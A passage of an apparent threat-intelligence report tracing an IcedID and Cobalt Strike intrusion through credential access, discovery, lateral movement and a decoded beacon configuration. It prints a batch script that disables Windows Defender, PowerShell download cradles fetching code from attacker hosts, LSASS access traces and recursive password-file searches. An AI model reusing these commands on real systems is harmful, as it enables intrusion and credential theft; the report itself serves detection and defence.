reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender"
/f
rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t
REG_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services
```

It appears that the information from these 3 scripts were lifted from the first revision of Revisions · quick-disable-windows-defender.bat · GitHub. Fed1 is half of that batch file and Fed2 is the other half. Fed3 is a complete copy. This tells us that the threat actor was not aware of what was in these scripts or else they wouldn't have ran fed1/fed2 and fed3 considering they do the same thing.

Credential Access


The threat actors injected into a high privileged process and then access cached credentials from **LSASS**:



Initiating Process Command Line	Process Command Line	Action Type
regsvr32 kaslose64.dll	winlogon.exe	CreateRemoteThreadApiCall
dllhost.exe		ImageLoaded
winlogon.exe	dllhost.exe	ProcessCreated
dllhost.exe	lsass.exe	OpenProcessApiCall
lsass.exe		SuspiciousAccessToLSASSService


1)
Cobalt Strike Beacon (Dllhost.exe)
Process Injection
2)
Successful injection
New Cobalt Strike beacon Process
3)
Accessing LSASS cached credentials

Related named pipe activity based on Cobalt Strike patterns for using Mimikatz Pass-The-Hash function to run local and remote commands. The named pipe was used to pass the results back to the Beacon process.



ParentCommandLine	Image	CommandLine	TaskCategory	IntegrityLevel
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 9cfa85d8db1 > \\.\pipe\9d3da8	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 5c748e0ab8d > \\.\pipe\36816c	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo cf3a578d180 > \\.\pipe\c9a4d4	Process Create (rule: ProcessCreate)	System
C:\Windows\system32\svchost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 70667b30ddb > \\.\pipe\9b2f0e	Process Create (rule: ProcessCreate)	System

Windows EID: 4673 – A privileged service was called:



Event 4673, Microsoft Windows security auditing.

General | Details

```
A privileged service was called.

Subject:
        Security ID:            SYSTEM
        Account Name:           [redacted]
        Account Domain:
        Logon ID:               0x3E7

Service:
        Server:   NT Local Security Authority / Authentication Service
        Service Name:     LsaRegisterLogonProcess()

Process:
        Process ID:       0x2cc
        Process Name:     C:\Windows\System32\lsass.exe

Service Request Information:
        Privileges:             SeTcbPrivilege
```

Discovery


IcedID initial Environment Discovery

Several discovery commands executed from IcedID after the initial execution:

```
ipconfig /all
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:List
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

Cobalt Strike Beacon Discovery

Cobalt Strike's `appino` Beacon, ran discovery commands upon initial execution:




Initiating Process Command Line ⇕	Process Command Line ⇕	Action Type ⇕
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C net group "Domain Computers" /DOMAIN	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"		ValidCodeSignature
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C net group "domain Admins" /DOMAIN	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"		ValidCodeSignature
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ipconfig /all	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C netstat -a -n -p tcp | find "ESTAB"	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ping -n 1[redacted]	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	cmd.exe /C ping -n 1 [redacted]	ProcessCreated
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"	svchost.exe	ProcessCreated

```
cmd.exe /C ping -n 1<redacted>
cmd.exe /C ping -n 1 <redacted>
cmd.exe /C nltest /domain_trusts&nltest /dclist:&c:\windows\sysnative\nltest
/domain_trusts&c:\windows\sysnative\nltest /dclist:
cmd.exe /C netstat -a -n -p tcp | find "ESTAB"
cmd.exe /C net group "domain Admins" /DOMAIN
cmd.exe /C net group "Domain Computers" /DOMAIN
cmd.exe /C ipconfig /all
```

Active Directory Domain Discovery


Discovering domain controllers prior to pivoting:



Initiating Process Command Line	Process Command Line	Action Type
cmd.exe /C net group "domain controllers" /domain		CmdExecution
		LogonAttempted
winlogon.exe	cmd.exe /C net group "domain controllers" /domain	ProcessCreated
cmd.exe /C net group "domain controllers" /domain	conhost.exe 0xffffffff -ForceV1	ProcessCreated
cmd.exe /C net group "domain controllers" /domain	net group "domain controllers" /domain	ProcessCreated
net group "domain controllers" /domain	net1 group "domain controllers" /domain	ProcessCreated
cmd.exe /C dir \\[redacted]C$\		ExploratoryCommand
		LogonAttempted
winlogon.exe	cmd.exe /C dir \\[redacted]\C$\	ProcessCreated
cmd.exe /C dir \\[redacted]\C$\	conhost.exe 0xffffffff -ForceV1	ProcessCreated


After discovering and pivoting to the Domain Controller, threat actors used both **AdFind** and **BloodHound** to explore the Active Directory Domain.

Executing `Adfind` on the Domain Controller:



Action Type	Process Command Line
ProcessCreated	cmd.exe /C rename adfind.bin ad.exe
ProcessCreated	cmd.exe /C rename adfind.bin ad.exe
ProcessCreated	ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
ProcessCreated	ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
ProcessCreated	cmd.exe /C ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > [redacted].csv
ProcessCreated	cmd.exe /C ad.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > [redacted].csv

Evidence of `BloodHound` execution on the Domain Controller:



Map Description

Map Description: FileCreate (Count: 7)

Event Id	Payload Data3	Payload Data4
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_users.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_computers.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_groups.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_gpos.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_ous.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_domains.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210[redacted]_BloodHound.zip

The threat actors also executed PowerView `Invoke-ShareFinder` module on the beachhead host:

```
powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG
```

Decoded command:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:10966/'); Invoke-
ShareFinder -CheckShareAccess
```

The threat actors also executed PowerView `Invoke-FindLocalAdminAccess` module on one of the compromised servers:

```
powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG
```


Decoded command:

```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:37923/'); Invoke-
FindLocalAdminAccess -threads 50
```

We also saw exhaustive port scanners of certain servers before additional discovery.

File and Directory Discovery


The following discovery commands were run on all hosts including the Domain Controllers:



Action Type	Process Command Line
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp3.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp3.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.sql* /s >> C:\Users\Public\Videos\fp\fp7.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.sql* /s >> C:\Users\Public\Videos\fp\fp7.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*pass****** /s >> C:\Users\Public\Videos\fp\fp5.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.txt* /s >> C:\Users\Public\Videos\fp\fp6.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.txt* /s >> C:\Users\Public\Videos\fp\fp6.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.doc* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.doc* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.xls* /s >> C:\Users\Public\Videos\fp\fp8.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.xls* /s >> C:\Users\Public\Videos\fp\fp8.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.sql* /s >> C:\Users\Public\Videos\fp\fp9.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.sql* /s >> C:\Users\Public\Videos\fp\fp9.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.csv* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*access*.csv* /s >> C:\Users\Public\Videos\fp\fp10.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.txt* /s >> C:\Users\Public\Videos\fp\fp11.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.txt* /s >> C:\Users\Public\Videos\fp\fp11.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.doc* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.doc* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.xls* /s >> C:\Users\Public\Videos\fp\fp13.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.xls* /s >> C:\Users\Public\Videos\fp\fp13.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.csv* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C dir C:\Users\*account*.csv* /s >> C:\Users\Public\Videos\fp\fp15.txt
ProcessCreated	cmd.exe /C type fp15.txt
ProcessCreated	cmd.exe /C type fp15.txt

Lateral Movement

The first Lateral Movement to the Domain Controller was performed using remote services creation (Executing `spoolsv.exe` via remote services):



Map Description

Map Description: A new service was installed in the system (Count: 4)

Event Id	Executable Info
7045	\\[redacted]\ADMIN$\spoolsv.exe
7045	\\[redacted]\ADMIN$\spoolsv.exe
7045	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgB…
7045	\\1[redacted]\ADMIN$\f555879.exe

The `spoolsv.exe` binary is a Cobalt Strike artifact used for Lateral Movement and C2 which decodes to the configuration below:

```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 4000,
  "MaxGetSize": 1403644,
  "Jitter": 37,
  "C2Server": "kaslose.com,/jquery-3.3.1.min.js",
  "HttpPostUri": "/jquery-3.3.2.min.js",
  "Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
  "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 0,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 17500,
  "ProcInject_PrependAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_Execute": [
    "ntdll:RtlUserThreadStart",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "bUsesCookies": "True",
  "HostHeader": ""}
```

